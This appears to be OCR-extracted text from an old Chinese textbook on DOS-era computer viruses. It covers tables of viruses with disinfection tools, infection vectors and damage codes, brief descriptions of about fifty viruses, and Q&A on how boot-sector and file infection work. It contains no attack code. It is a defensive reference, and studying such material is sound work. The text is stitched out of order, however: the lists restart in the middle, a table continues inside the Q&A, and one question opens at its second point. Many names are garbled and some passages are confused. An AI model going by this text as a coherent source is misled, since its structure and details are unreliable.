9	DBASE Virus	数据库病毒
10	Ghost Boot Verssion	幻影病毒-Boot 版本
11	Ghost COM Version	幻影病毒-COM 版本
12	Typo COM Virus	Typo Com 病毒
13	Typo Boot Virus	Typo Boot 病毒
14	Lisbon Virus	里斯本病毒
15	New Jerusalem	新耶路撒冷病毒
16	Alaabama	阿拉巴马病毒
17	Yankee Doodle	杨基病毒
18	Friday 13th COM Virus	13 号星期五病毒
19	2930 Virus	2930 病毒
20	Ashar	阿沙病毒
21	Suriv 01	苏里夫 1 号病毒
22	Suriv 02	苏里夫 2 号病毒
23	Suriv 03	苏里夫 3 号病毒
24	Jerusalem Virus-Version A	耶路撒冷(1813)病毒-A 版本
25	Jerusalem Virus-Version B	耶路撒冷(1813)病-B 版本
26	Jerusalem Virus-Version B-1	耶路撒冷(1813)病毒-B-1 版本
27	Jerusalem Virus-Version B-2	耶路撒冷(1813)病毒-B-2 版本
28	Jerusalem Virus-Version D	耶路撒冷(1813)病毒-D 版本
29	Jerusalem Virus-Version E	耶路撒冷(1813)病毒-E 版本
30	Black Rose Virus	黑玫瑰
31	1280 Virus	1280 病毒
32	1701 / 1704 Virus-Version B	1701 / 1704 病毒-B 版本
33	1701 / 1704 Virus-Version C	1701 / 1704 病毒-C 版本
34	1168(Datacrime) Virus	1168(数据犯罪)病毒
35	Datacrime-Virus	数据犯罪-2 病毒
36	Stoned Virus	石头病毒(大麻病毒) 硬化病毒
37	Vacsina Virus	瓦科希纳病毒
38	Ping Pong Virus	小球(意大利)病毒
39	Ping Pong Virus-Version B	小球(意大利)病毒-B 版本
40	Den Zuk Virus	邓祖科病毒
41	Pakistani Brain Virus	巴基斯坦智囊病毒
42	Yale / Alameda Virus	耶鲁 / 阿拉梅塔病毒
43	Lehigh Virus	厉害病毒
44	Golden Gate Virus-Version C	金门病毒-C 版本
45	Fu Manchu Virus-Version A	佛曼丘病毒-A 版本
46	1536 (Zero Bug) Virus	1536(零干扰)病毒
47	2730 Virus	2730 病毒
48	Vienna (DOS 62) Virus-Version A	维也纳(DOS 62)病毒-A 版本
49	Vienna (DOS 62) Virus-Version B	维也纳(DOS 62)病毒-B 版本
50	April First Virus-Version C	愚人节病毒-C 版本
51	Virus-B	B 病毒
52	405 Virus	405 病毒
53	3066 (Traceback) Virus	3066(回)病毒
54	Pentagon Virus	五角大楼病毒
55	MIXI / Icelandic Virus	MIX1 / 冰岛病毒
56	Saratoga / Icelandic Virus	萨拉托格 / 冰岛病毒
57	Icelandic Virus-Version B	冰岛病毒-B 版本
58	Israeli boot Virus	犹太人引导扇区病毒
59	Typo boot Virus	典型引导扇区病毒
60	Ohio Virus	俄亥俄病毒
61	3551(Syslock) Virus	3551(系统锁定)病毒
62	Dark Avenger Virus	黑色复仇者病毒
63	Disk Killer Virus	磁盘杀手病毒

附录 2　微型计算机病毒一览表

序号	病毒名称	消毒方法	病毒传播方式 A B C D E F G H I	被感染程序增加字节数	破坏性
1	魔鬼的舞蹈	SCAN／D	. x . x	941	P,L
2	阿穆斯塔德	SCAN／D	. . . x	847	P
3	发薪日病毒	M-JRUSLM	. x . x x x . .	1808	P
4	数据犯罪 II-B	SCAN／D	x . x x x . . .	1917	P,F
5	荷兰姑娘病毒	SCAN／D	. x . x	1332	P
6	无事干病毒	SCAN／D	. . . x	608	P
7	星期日病毒	SCAN／D	. x . x x x . .	1636	O,P
8	小球-B 型病毒	MDISK	. x . . . . x x .	N／A	O,B
9	邓祖科病毒	MDISK	. x . . . . x . .	N／A	O,B
10	小球(圆点，乒乓)病毒	MDISK	. x . . . . x . .	N／A	O,B
11	维也纳-B 型病毒	SCAN／D	. . . x	648	P
12	勒海病毒	SCAN／D	. x x	Overwrites	P,F
13	维也纳／648 病毒	M-VIENNA	. . . x	648	P
14	耶路撒冷-B 型病毒	M-JRUSLM	. x . x x x . .	1808	O,P
15	耶鲁／阿拉梅塔病毒	MDISK	. x . . . . x . .	N／A	B
16	13 号星期五 COM 病毒	SCAN／D	. . . x	512	P
17	耶路撒冷病毒	SCAN／D／A	. x . x x x . .	1808	O,P
18	萨利夫 3 号病毒	SCAN／D	. x . x x x . .		O,P
19	萨利夫 2 号病毒	SCAN／D	. x . . x . . .	1488	O,P
20	萨利夫 1 号病毒	SCAN／D	. x . x	897	O,P
21	巴基斯坦智囊病毒	MDISK	. x . . . . x . .	N／A	B
22	1704 格式化病毒	M-1704	x x . x	1704	O,P,F
23	弗曼楚病毒	SCAN／D	. x . x x x . .	2086	O,P
24	1280／数据犯罪病毒	SCAN／D	x . . x	1280	P,F
25	1701／卡斯卡德病毒	M-1704	x x . x	1701	O,P
26	1704／卡斯卡德 B 型病毒	M-1704	x x . x	1704	O,P
27	石头／大麻病毒	MDOSK／P	. x . . . . x . x	N／A	O,B,L
28	1704／卡斯卡德病毒	M-1704	x x . x	1704	O,P
29	冰岛-II 型病毒	SCAN／D	. x . . x . . .	661	O,P
30	五角大楼病毒	MDISK	. . . . . x . .	N／A	B
31	3066／反跟踪病毒	M-3066	. x . x x . . .	3066	P
32	1168／数据犯罪-B 型病毒	SCAN／D	x . . x	1168	P,F
33	冰岛病毒 C	SCAN／D	. x . . x . . .	642	O,P
34	萨拉托格病毒	SCAN／D	. x . . x . . .	632	O,P
35	405 病毒	SCAN／D	. . . x	Overwrites	Program
36	黑色复仇者病毒	M-DAV	. x x x x x . .	1800	O,P,L
37	3551／系统锁定病毒	SCAN／D	x . . x x . . .	3551	P,D
38	瓦克西纳病毒	SCAN／D／A	. x . x x x . .	1206	O,P
39	俄亥俄病毒	MDISK	. x . . . . x .	N／A	B
40	太保(Boot)病毒	MDISK	. x . . . . x x .	N／A	O,B

(2) 通过硬盘：通过硬盘传染也是重要的渠道，由于带有病毒机器移到其他地方使用、维修等，将干净的软盘传染并再扩散。

(3) 通过网络：这种传染扩散极快，能在很短时间内传遍网络上的机器。

目前在我国现阶段计算机普及程度低，还没有形成大的网络，基本上是单机运行，所以网络传染还没构成大的危害，因此主要传播途径是通过软盘。

15. 计算机病毒的传染是否一定要满足条件才进行?

不一定。

计算机病毒的传染分两种。一种是在一定条件下方可进行传染，即条件传染。另一种是对一种传染对象的反复传染即无条件传染。

从目前蔓延传播病毒来看所谓条件传染，是指一些病毒在传染过程中，在被传染的系统中的特定位置上打上自己特有的标志。这一病毒在再次攻击这一系统时，发现有自己的标志则不再进行传染，如果是一个新的系统或软件，首先读特定位置的值，并进行判断，如果发现读出的值与自己标识不一致，则对这一系统或应用程序，或数据盘进行传染，这是一种情况；另一种情况，有的病毒通过对文件的类型来判断是否进行传染，如黑色星期五病毒只感染.COM 或.EXE 文件等等；还有一种情况有的病毒是以计算机系统的某些设备为判断条件来决定是否感染。例如大麻病毒可以感染硬盘，又可以感染软盘，但对 B 驱动器的软盘进行读写操作时不传染。但我们也发现有的病毒对传染对象反复传染。例如黑色星期五病毒只要发现.EXE 文件就进行一次传染，再运行再进行传染反复进行下去。

可见有条件时病毒能传染，无条件时病毒也可以进行传染。

16. 微型计算机病毒对系统的影响表现在哪些方面?

计算机病毒对微型计算机而言它的影响表现在:

(1) 破坏硬盘的分区表，即硬盘的主引导扇区。

(2) 破坏或重写软盘或硬盘 DOS 系统 Boot 区即引导区。

(3) 影响系统运行速度，使系统的运行明显变慢。

(4) 破坏程序或覆盖文件。

(5) 破坏数据文件。

(6) 格式化或者删除所有或部分磁盘内容。

(7) 直接或间接破坏文件连接。

(8) 使被感染程序或覆盖文件的长度增大。

17. 计算机病毒传染的一般过程是什么?

在系统运行时，病毒通过病毒载体即系统的外存储器进入系统的内存储器，常驻内存。该病毒在系统内存中监视系统的运行，当它发现有攻击的目标存在并满足条件时，便从内存中将自身存入被攻击的目标，从而将病毒进行传播。而病毒利用系统 INT 13H 读写磁盘的中断又将其写入系统的外存储器软盘或硬盘，再感染其他系统。

18. 可执行文件感染病毒后又怎样感染新的可执行文件?

可执行文件.COM 或.EXE 感染上了病毒，例如黑色星期五病毒，它驻入内存的条件是在执行被传染的文件时病毒驻入内存的。一旦进入内存，便开始监视系统的运行。当它发现被传染的目标时，进行如下操作:

(1) 首先对运行的可执行文件特定地址的标识位信息进行判断是否已感染了病毒;

(2) 当条件满足，利用 INT 13H 将病毒链接到可执行文件的首部或尾部或中间，并存入磁盘中;

(3) 完成传染后，继续监视系统的运行，试图寻找新的攻击目标。

序号	病毒名称	消毒方法	病毒传播方式 A B C D E F G H I	被感染程序增加字节数	破坏性
41	交换／犹太人 BOOT 病毒	MDISK	. x . . . . x . .	N／A	B
42	1514／数据犯罪 II 病毒	SCAN／D	x . . x x	1514	P,F
43	扬基病毒	SCAN／D	. x . x x	2885	O,P
44	2930 病毒	SCAN／D	. x . x x	2930	P
45	阿萨病毒	MDISK	. x . . . . x . .	N／A	B
46	艾滋病毒	SCAN／D	. . . x	Overwrites	Program
47	磁盘杀手病毒	MDISK	. x . . . . x x .	N／A	B,O,P,D,F
48	1536／零干扰病毒	SCAN／D	. x . x	1536	O,P
49	密西病毒	SCAN／D	. x . . x	1618	O,P
50	里斯本病毒	SCAN／D	. . . x	648	P
51	太保／弗穆勃勒病毒	SCAN／D	. x . x	867	O,P
52	数据库病毒	SCAN／D	. x . x	1864	D,O,P
53	幻影 Boot 版本	MDISK	. x . . . . x x .	N／A	B,O
54	幻影 COM 版本	SCAN／D	. . . x	2351	B,P
55	新耶路撒冷病毒	M-JRUSLM	. x . x x x . . .	1808	O,P
56	亚拉巴马病毒	SCAN／D	. x . . x	1560	O,P,L

计算机病毒对微型计算机而言，感染的对象一般是：硬盘分区表，PC-DOS 系统 Boot 区，可执行文件（包括.EXE，.COM，.BIN，.SYS，.PIF 以及覆盖文件，如 OVL，OVG，OV1，OV2，OVR 文件）以及 COMMAND.COM 文件。

下面对表中各栏目中的内容及符号的函义说明如下：

①病毒命名：表中的英文名子来源于外国，翻译名字为暂定。

②病毒的破坏标志：

B-破坏或重写 BOOT 区

O-影响系统运行

P-破坏程序或覆盖文件

D-破坏数据文件

F-格式化或删除所有或部分磁盘内容

L-直接或间接破坏文件连接

③病毒的消毒方法

SCAN／D／A————用 SCAN 软件

／D————选择 D 操作

／A————选择 A 操作

MDISK／P————用 MDISK 程序

／P————选择 P 操作

其它————使用指定的程序名

④病毒传播方式

A-病毒使用密文(Self-Encryption

B-病毒驻留内存

C-病毒感染 COMMAND.COM 文件

D-感染 COM 文件

E-感染 EXE 文件

F-感染复盖文件

G-感染软盘启动扇区

H-感染硬盘启动扇区

I-感染硬盘分区表

X-感染

·-不感染

⑤被感染程序增加字节数

被感染程序或覆盖文件的增长长度，以字节计。

N／A————没有增长

OVERWRITES——重写

PROGRAM————程序

附录 3　世界流行的其他 52 种计算机病毒简介

在第三章中对圆点、大麻、Brain、黑色星期五等 8 种攻击 IBM PC 及其兼容机的计算机病毒，尤其是对前 4 种病毒作了典型的分析，使大家对这些具体的病毒的产生、传染、检测和防治有了一定的了解和办法。到现在为止，计算机病毒还在蔓延，新的病毒还会不断侵入流传到我国，土生土长的计算机病也难免不出现，所以有必要将已发现的世界流行的除上述 8 种以外的其他 52 种计算机病毒加以整理简介如下，万一遇到某种病毒时，也能有所了解，根据它们露出的蛛丝马迹仿照典型病毒的分析方法进行检测和消除，尽早、尽快解决之。

(1) AMIGA 病毒

据资料报导，这种病毒同时在英格兰及澳大利亚出现。这种病毒是在 AMIGA 销售商所提供的磁盘中发现的。

Amiga 微型计算机是由 Commodore 公司生产的。美国也同样遭受了这种病毒的攻击。在加拿大等一些国家和地区也出现过这种病毒。

Amiga 病毒是一种恶性病毒，它隐藏在磁盘的 Boot 区中，对系统进行攻击，此时用户已不能运行磁盘上的任何程序，磁盘上的文件已遭到破坏。

(2) Alameds 病毒

这种病毒是 1988 年春在美国加利福尼亚州的 Oakland 大学发现的。它是一种引导程序传染的病毒，主要攻击对象是 IBM PC 及其兼容机。

这种病毒机器启动之后，首先用自己的代码部分取代磁盘的引导扇区，并将原引导扇区存放到第一个空闲的扇区之中，再通过受传染的磁盘再次引导而传染其它磁盘。这种病毒的表现症状是系统的引导过程变慢、死机、丢失数据。

(3) Alabama 病毒

Alabama 病毒是攻击 IBM PC 及其兼容机的病毒之一。该病毒传染.EXE 文件，不传染.COM 文件。在受传染的文件执行过程中，它驻留于系统内存，监视系统的运行。这种病毒的总长度为 1560。它影响系统内存，直接或间接地破坏文件链接，并破坏系统的可执行程序和系统的覆盖文件。

(4) Ashar 病毒

Ashar 病毒是传染软磁盘 Boot 区的一种病毒。由于软盘的 Boot 区是软盘运行中首先要读入内存，所以病毒能在运行带毒软盘时，很容易地进入系统内存。这种病毒能替代软盘 Boot 区的正常软盘引导程序。

(5) Amstrad 病毒

这种病毒传染 IBM PC 及其兼容机，其总字节数为 847 字节，对程序及覆盖文件进行传染破坏。

(6) AIDS 病毒

AIDS 病毒是 1989 年年底出现在欧洲的一种病毒。这种病毒实际上是一种特洛伊木马程序。它驻留于一张提供有关 AIDS 信息的软盘之上。在用户运行这些软盘时，AIDS 病毒提示用户向巴拿马一家银行户头中寄 189 美元或 398 美元。这种病毒已经传染了几万台 MS-DOS 或 PC-DOS 支持的计算机系统。

(7) 1704 / Cascade-B 病毒

1704 / Cascade-B 病毒对系统的破坏作用及其功能与 1701 / Cascade 类似，只是其字节长度为 1704。

(8) 1704 / Cascade 病毒

1704 / Cascade 病毒与 1704 / Cascade-B 病毒的破坏作用类似，字节长度为 1704。

(9) Culumbus Day 病毒

Culumbus Day 是哥伦布日，即十月十二日。是美国某些州的法定假日。Columbus Day 病毒则是在（168 病毒）一天施行对系统（受传染的）的数据进行刷新破坏的一种定时炸弹型病毒。Columbus Day 病毒能将其自身和.COM 链接，可对目录、子目录及系统磁盘造成破坏，并能通过软盘进行传染。当系统时间为 10 月 12 日的时候，病毒的破坏部分被触发并激活，将刷新磁盘的零磁道，摧毁硬盘目录。据说很难开发出一种诊治这种病毒软件，对受传染的系统硬盘及软磁盘进行消毒。这种病毒的一个特点是不与 COMMAND.COM 及在文件中 7 处有"d"字符的文件链接。受到这种病毒传染的文件，其文件的长度会增加 1168B 或 1280B。

为避免这种病毒对硬盘造成的破坏，最好将系统的时钟前置，为触发这些病毒，我们可以将系统的时钟置于 10

月 1 日，而后一天一天地向前置，直到 10 月 12 日。

到目前为止，人们还没有研究出一种有效诊治这种病毒的好方法。

(10) Data Crime 病毒（数据犯罪病毒）

以 Data Crime 病毒，现已发现有几种 Data CrimeⅡ（也叫 1514 病毒），Data Crime-B（也称为 1168 病毒）以及 Data Crime89。这是一种恶性病毒，通过破坏硬盘上的 0 磁道上的文件系统，甚至摧毁整个系统。

(11)“磁盘杀手”病毒

“磁盘杀手”（Disk Killer）病毒的来源不明，但据屏幕显示来看，这种病毒是 1989 年 4 月 1 日愚人节所设计或传染出来的。这种病毒的传染范围较广，仅就美国而言，就已在华盛顿、Nebraska Mimesota 以及加利福尼亚等地出现，在我国台湾也有受这种病毒传染的报导。

Disk killer 病毒被触发时，在染病的系统上会有这样的显示：“Disk killer Versiom 1.00by ogre softwane，April I 1989。 Do not turn off the power or remove the diskette while processing.”所以亦被称为“ogre”，当屏幕上出现这样的显示时，所有磁盘上的数据均已被破坏。这种病毒主要攻击对象是 IBM PC 或其兼容机。这种病毒破坏硬盘的物理第一扇区及文件分配表，然后只需几秒种，更多的甚至全部磁盘上的程序及数据都将被删除。此时，即使用今天所有的数据恢复的实用程序，都不能恢复磁盘上的数据。

对这种病毒来说，许多常用的防毒过程都无济于事。Disk Killer 病毒是一种剧恶病毒。

(12) Devil′s Dance 病毒

“Devil′s Dance”“意为魔鬼的舞蹈”。该病毒驻留内存传染.COM 文件。病毒总字节数为 941 字节。这种病毒在发作时破坏程序或覆盖文件，如 OVL、OVG、OV1、OV2 和 OCR，直接或间接地破坏文件的链接。

(13) DO-Nothing 病毒

这种病毒可缩写为“DN”病毒。该病毒并不象其名字“什么都不作”。它通过传染.COM 而侵入计算机系统，并在该病毒被触发之时，破坏系统中运行的程序和覆盖文件。受 DN 病毒传染的 COM 文件总长度增加 608 字节。

(14) Dark Avenger 病毒

Dark Avengger 病毒是一种恶性病毒。该病毒能常驻系统内存，传染.COM 文件、.EXE 文件、COMMAND.COM 文件以及系统的覆盖文件。这种病毒攻击的系统运行效率会明显降低，在触发之后，该病毒破坏系统中正在执行的文件，直接或间接地破坏文件链接。这种病毒的长度是 1800 字节。人们称这种病毒为“黑色复仇者”。

(15) 1280／Datacrime 病毒

1280／Datacrime 病毒有两种名字：“1280”和：Datacrimel”。这种病毒的总字节长度 1280 字节。它使用密文攻击.COM 文件，，并使受传染的.COM 文件长度增加 1280 字节。它这种病毒破坏部分的触发条件被满足时，它对磁盘具有格式化的作用，这是一种恶性病毒。

(16) 1514／DatacrimeⅡ

1514／DatacrimeⅡ可简称为 DCⅡ。这种病毒有两个名字，一种是“1514”，一种是“Datacrimel”。该病毒的总长度为 1514 字节。它具有密文功能，传染.COM 和.EXE 文件。传染了这种病毒的系统运行时，系统的运行效率会明显降低。该病毒对磁盘的内容进行删除。它是一种恶性的操作系统病毒。

(17) Eddie 病毒

前不久，在匈牙利发现了一种新病毒——Eddie。这种病毒很有可能使人们蒙受巨大的灾难。这种病毒程序设计得很巧妙，具有很强的隐蔽性，极难发现。Eddie 攻击 IBM PC 机及其兼容机。该病毒隐藏在受攻击系统的操作系统中。病毒的长度为 1800 字节。

(18) FaMancha 病毒

Sophos 公司目前印刷发行了一种《病毒通报》月刊，在创刊号中，详细描述了 FaMancha（付孟丘）病毒。这种病毒每当键入博塔、里根、撒切尔和瓦尔德海姆的名字时，就在文件中插入令人讨厌的注解。这种病毒的设计很可能是为了实现一种政治目的或信仰。

(19) 1704 Format 病毒

1704 Format 病毒（1704 格式病毒）具有使用密文的功能，这种病毒在传染过程中常驻受传染的系统内存。该病毒的总长度为 1704 个字节。染上这种病毒的系统运行效率会明显降低。它破坏系统中的可执行程序，对磁盘进行格

式化，它是一种破坏性极强的极恶性病毒。

(20) Ghost Boot Version 病毒

Ghost Boot Version 病毒是 Ghost（幻影）病毒的 Boot 区传染病毒版本。Ghost Boot Version 在系统启动或运行带有病毒的软盘时常驻系统内存，监视系统之运行。它传染硬盘和软盘的 Boot 区。Ghost Boot Version 在其传染的过程中重写 Boot 区内容。该病毒影响系统的正常运行。

(21) Ghost Com Version 病毒

Ghost Com Version 病毒是 Ghose 病毒的传染.COM 文件的一种。该病毒在传染过程中，使受传染的.COM 文件的长度增加 2351 字节。该病毒在被触发之后，破坏系统的 Boot 区，并破坏系统中染有这种病毒的.COM 文件和系统的覆盖文件。

(22) IBM 的圣诞树病毒

IBM 的圣诞树病毒，是 1987 年年底出现于美国 IBM 公司的内部通讯网络之中的一种良性病毒。

这个恶作剧的病毒表现症状是，在病毒触发之后，系统的屏幕上显示出一篇圣诞节的祝词及一棵圣诞树画面。它在网络中进行自我复制，以此传染网络系统。根据 IBM 的报告，该病毒降低了网络的运行速度。但这一病毒当时在没有传染到网络的用户系统中之前就被清除了。

对此，IBM 发言人称，可执行程序不能越过系统从一台计算机传送到另一台计算机，那么利用可执行程序进行传染的病毒在网络中就不能扩散到其它系统中去。从这个前提考虑，这种病毒肯定是隐藏在数据文件中，从而构成对其它系统的攻击，以至达到传染网络的目的。

那么可想而知，它所造成的后果将远远大于可执行程序所造成的后果，而且对病毒的检测也会更加困难。

(23) Icelandic Ⅱ病毒

Icelandic Ⅱ病毒在我国称之为“冰岛”。这种病毒在传染过程中首先常驻系统的内存，传染系统中的.EXE 文件。冰岛Ⅱ的病毒的总长度为 661 字节。传上这种病毒的系统运行时，系统的运行效率极低。该病毒是一种操作系统型的破坏系统可执行程序的恶性病毒。

(24) Icelandic 病毒

Icelandic 病毒（冰岛病毒）是 Icbandic Ⅱ的原始版本。该病毒在传染过程中常驻系统内存，传染系统的可执行文件.EXE 文件。该病毒的总长度为 642 字节。染上这种病毒的系统运行效率会降低。当病毒的触发条件被满足时，该病毒能破坏系统中的执行程序，这是一种可执行文件传染病毒。

(25) Jerusalem-B 病毒

这种是 Jerrsalem（耶路撒冷）病毒的变种病毒。该病毒传染任何一种操作系统的或可执行的.COM 和.EXE 文件。这种病毒能降低系统的运行效率和破坏系统数据。这种病毒已攻击到了美国的人口普查局（Cen sus Bureau）。

(26) Leihigh 病毒

Leihigh 病毒是当时 1987 年秋在美国宾州 Bethlehem 的 Leihigh 大学发现的。这是一种恶性病毒，当时它不仅破坏了 Leihigh 大学的数百个磁盘，催毁了学校图书馆带有硬盘的计算机系统，而且还传染了许多学生及利用这些染毒系统上机的其他人员的磁盘，这种病毒的主要攻击对象是 IBM PC 及其兼容机。

Leihigh 病毒的病毒程序长度为 346 个字节，装入地址在 59AF 与 5BD9 之间。由于病毒使用标准 DOS 功能拷贝病毒代码，这就使命令文件 COMMAND.COM 的文件写入日期发生了变化。用户可以检查 COMMAND.COM 的写入日期来判断是否有 Leihigh 病毒的攻击，另外，由于该病毒对传染盘不进行是否写保护的检查，所以，如果用户在对写保护的盘作某种操作时，如检查目录，则屏幕上会出现“写保护错”的提示信息。这对用户来说是检查 Lehigh 病毒的两种鉴别方法。

(27) Lisbon 病毒

这种病毒与 COM 相链接即传染 COM 文件。Lisbon（里斯木）病毒总长度为 648 个字节。在其破坏部分被触发之后，该病毒破坏系统正在执行的程序和系统覆盖文件，是一种恶性计算机病毒。

(28) MIXI 病毒

这种病毒是攻击 IBM PC 及其兼容机的病毒之一。它传染的对象是.EXE 文件。在受传染的.EXE 文件执行过程中，该病毒驻留于内存，监视系统的运行，并破坏系统可执行文件。该病毒总长度为 1618 字节。

(29) Macmag 病毒

Macmag 是一种出现于 Macintosh 计算机上的病毒。

这种病毒是用"Freehand"装在磁盘上的。"Heehand"是由本雅图爱尔德公司提供的一种图形程序。这种病毒属于良性病毒，对系统不会造成太大的危险。当其把自己复制到另一个磁盘之后，会在屏幕上显示大量的"和平"信息，这种来源于《MacMay》杂志。

Macmayg 病毒在屏幕上显示完"和平"信息之后，就将自己删除，然后神秘地消失。

(30) nVIB 病毒

这种病毒在 1987 年夏在西德汉堡首次发现。从此这一病毒在世界各地广泛传播，几乎波及到世界任何国家和地区。除西德以外，遭到传染的国家有美国、芬兰、新加坡以及东南亚地区。

VIR 病毒有多种不同的版本，其发现形式也不同。这种病毒的传染方式很简单，它将 VIR 病毒传染程序置入系统文件，而其余部分置入应用文件。这样，一旦系统受到传染则所有的系统文件都将受到传染。所以 VIR 是一种通过一般应用程序传染的病毒。其攻击对象是 Masintosh 计算机系统。

由于 VIR 病毒的变种多，其表现形式也比较复杂。有时病毒第一次被激活时，屏幕上会出"Don′t Panic"或 Welcome to the Mac World"甚至于其它信息。这种病毒的一般症状是死机、启动应用程序时出现蜂鸣声、丢失文件。

(31) New Jerusalem 病毒

New Jerusalem 病毒是 Jerusalem 病毒的一个变种。该病毒传染.COM 文件、EXE 文件、以及系统的覆盖文件。该病毒由受传染的对象.COM、.EXE 及系统的覆盖文件携带，在染毒程序运行时，病毒常驻内存。该病毒字节总长度为 1808 字节。该病毒影系统的正常运行，破坏受传染的文件以及系统的覆盖文件。这种病毒攻击 IBM / PC 及其兼容机。

(32) OHIO 病毒

OHIO 病毒可译为"俄亥俄"病毒。这种病毒在传染过程中首先驻入系统内存。该病毒在传染盘 BOOT 区的引导程序。该病毒对软盘 BOOT 起一定的破坏作用。这是一种 BOOT 区传染的病毒。

(33) Pay day 病毒

这种病毒称之为"发薪日病毒"。该病毒的总字节数为 1808。它驻留于内存，传染覆盖文件、COM 文件和.EXE 文件。受其传染文件长度增加 1808 字节。Pay day 病毒破坏系统运行的可执行程序，包括覆盖文件。

(34) Pentagon 病毒

"Pentagonl"的中文意思是"五角大楼"，所以称之为五角大楼病毒。这种病毒是一种只传染软盘 BOOT 的病毒，它对被传染的软盘 BOOT 区有较强的破坏作用。

(35) 乒乓-B 病毒

这种病毒实际上是国外出现的一种小球病毒的变种。

16.Sunnyvale 散弹 (Sunnyvale Slug)

1988 年 7 月《Personal Computing》杂志有一篇文章报道说，在北卡来罗纳州一家公司（最好不说出名称）的 IBM PC 受到称之为 Sunnyvale 散弹石病毒侵袭。

这种病毒能做很多事情，有的是友善的，有的却是破坏性的。它能在屏幕上闪烁："Greeting from sunnyvale, Can you find me?" (Sunny Vale) 和您打招呼：您能发现我吗?)。不好的是，它有时会修改 DOS 的 COPY 命令，而使拷贝档案变成删除档案。

(36) Sunday 病毒

这种病毒是攻击 IBM PC 及其兼容机的。有时，这种病毒叫"快乐的星期五"病毒。该病毒入侵系统之后驻留于系统的内存，监视系统的运行，并寻找系统中运行的 COM 文件、.EXE 文件以及系统的覆盖文件。受其传染的系统程序长度增加 1636B。该病毒是一种恶性病毒。它影响系统的运行，破坏系统执行的程序和系统的覆盖文件。

(37) Sylvia / Holland 病毒

这是一种恶性病毒。该病毒侵入系统，驻留于内存、传染 COM 文件。受其传染的文件总长度增加 1332 字节。这种病毒在发作时，破坏执行的程序及系统覆盖文件。

(38) Swap / Israeli BOOT 病毒

这是一种只传染软盘 BOOT 区的病毒，对硬盘的分区表及硬盘 BOOT 区没有破坏作用。该病毒破坏软盘的

BOOT 区，是一种 BOOT 区传染的病毒。

(39) Scores 病毒（评分病毒）

Scores 病毒是 1987 年在美国达拉斯电子数据系统公司发现的。其攻击对象是 Mashintosh 计算机，其传染类型属于一般应用文件传染，受传染的文件属于一般应用文件。受传染的应用程序长度增加 7KB 字节，并生成不可见表格文件和评分文件。同时该病毒还寻找特定的议论予以破坏，受传染的系统运行速度变慢，打印出现问题甚至死机。

经人们分析，发现这种病毒的传染标志是一幅"狗耳朵"图象，并发现了 Scores 及 Desktop 隐含文件。除此之外，还有 INIT 及 CDEV 及 RDEV 等文件。Scores 病毒通过受传染的应用程序从一个 Macintosh 系统向别的 Macintosh 系统扩散。

Scores 隐藏在应用程序的源码之间，被加载到内存后，传染未受病毒传染的应用程序，从而使系统的运行速度减慢，并随机地干扰打印和其它输入输出的功能，甚至于引起系统的严重故障。

(40) SURIVO1 病毒

SURIVO1 病毒在对系统进行攻击的过程中常驻系统内存，攻击.COM 文件。这种病毒的总字节长度为 897 字节。染上这种病毒的系统运行效率会大大降低。它在触发条件被满足时，破坏被传染的文件，是一种恶性病毒。

(41) SURIVO2 病毒

SURIVO2 病毒在传染过程中常驻系统内存，传染.EXE 文件，总字节长度为 1488 字节。破坏作用与 SURIVO1 病毒类似。是一种恶性甲病毒。

(42) Sararoga 病毒

Sararoga 病毒在传染过程中，常驻受传染的系统内存。该病毒在传染过程中与.EXE 文件连结。这种病毒的总长度是 632 个字节。染上这种病毒的系统运行时，运行效率会明显下降。当病毒破坏部分的触发条件是被满足时，该病毒破坏系统中被传染的.EXE 文件。它是一种攻击 IBM PC 及其兼容机的恶性病毒。

(43) SURIVO3 病毒

这种病毒在传染过程中常驻系统内存，传染.EXE、.COM 以及覆盖文件。它的破坏作用与上面两种病毒类似。

(44) 3551 / Syslock 病毒

这种病毒有两个名字，即 3551 或 Syslock 病毒。这种病毒本身的总长度为 3551 字节。正是由于这一特点，人们称之为 3551 病毒。它具有密文功能，攻击.COM 和.EXE 文件，破坏系统的可执行程序及系统的数据文件。

(45) Typo / Fumble 病毒

它在侵入系统之后，常驻系统的内存，并传染 COM 文件。病毒字节的总长度为 876 字节。该病毒影响系统运行，并破坏系统中执行的程序系统的覆盖文件。

(46) TYPO（BOOT Virus）病毒

这种病毒是一种传染软盘及硬盘（BOOT）区的病毒。在传染过程中，它首先常驻受传染的系统内存。它是 TYPO 原版病毒的一种衍生体。传染有这种病毒的系统运行效率会明显降低。这种病毒破坏或重写 BOOT 区。这是一种 BOOT 传染的计算机病毒。

(47) Unix 病毒和蠕虫

Unix 蠕虫是在计算机网络中利用一些未曾用过的处理手段跨越单机运行的计算机程序。

早期蠕虫的调查和研究是在 Xerox Palo Alto 研究中心以太网上进行的。该病毒以不同的网络链路和电子邮件的方式进行传染。当蠕虫运行时，破坏程序，可以造成严重的系统故障。

(48) VACSINA 病毒

VACSINA 病毒的总长度为 1206 字节。该病毒在传染过程中，首先常驻被传染的系统内存中，能与.COM 文件.EXE 文件以及系统的覆盖文件进行连接。受这种病毒传染的系统运行效率明显降低。在病毒破坏部分的触发条件满足后，该病毒破坏系统执行的程序。VACINA 是一种传染 IBM PC 及其兼容机的恶性病毒。

(49) Vienna-B 病毒

维也纳-B 病毒攻击.COM 文件，总字节长度为 648 字节。该病毒的性能与维与纳病毒类似。

(50) 1536 / Zero Bug 病毒

这种病毒既可以称为 1536 病毒也可以称为 ZeroBug 病毒。这种计算机病毒传染.COM 文件，病毒使受传染的.COM 文件增加 1536 字节。这种病毒影响系统的运行，破坏程序或覆盖文件。

19. 操作系统型病毒是怎样进行传染的?

正常的 PC DOS 启动过程是:

(1) 加电开机后进入系统的检测程序并执行该程序对系统的基本设备进行检测;

(2) 检测正常后从系统盘 0 面 0 道 1 扇区即逻辑 0 扇区读入 Boot 引导程序到内存的 0000: 7C00 处;

(3) 转入 Boot 执行之;

(4) Boot 判断是否为系统盘,如果不是系统盘则提示:

non-system disk or disk error

Replace and strike any key when ready

否则,读入 IBM BIO.COM 和 IBM DOS.COM 两个隐含文件;

(5) 执行 IBM BIO.COM 和 IBM DOS .COM 两个隐含文件,将 COM MAND.COM 装入内存;

(6) 系统正常运行,DOS 启动成功。

如果系统盘已感染了病毒,PC DOS 的启动将是另一番景象,其过程为:

(1) 将 Boot 区中病毒代码首先读入内存的 0000: 7C00 处;

(2) 病毒将自身全部代码读入内存的某一安全地区、常驻内存,监视系统的运行;

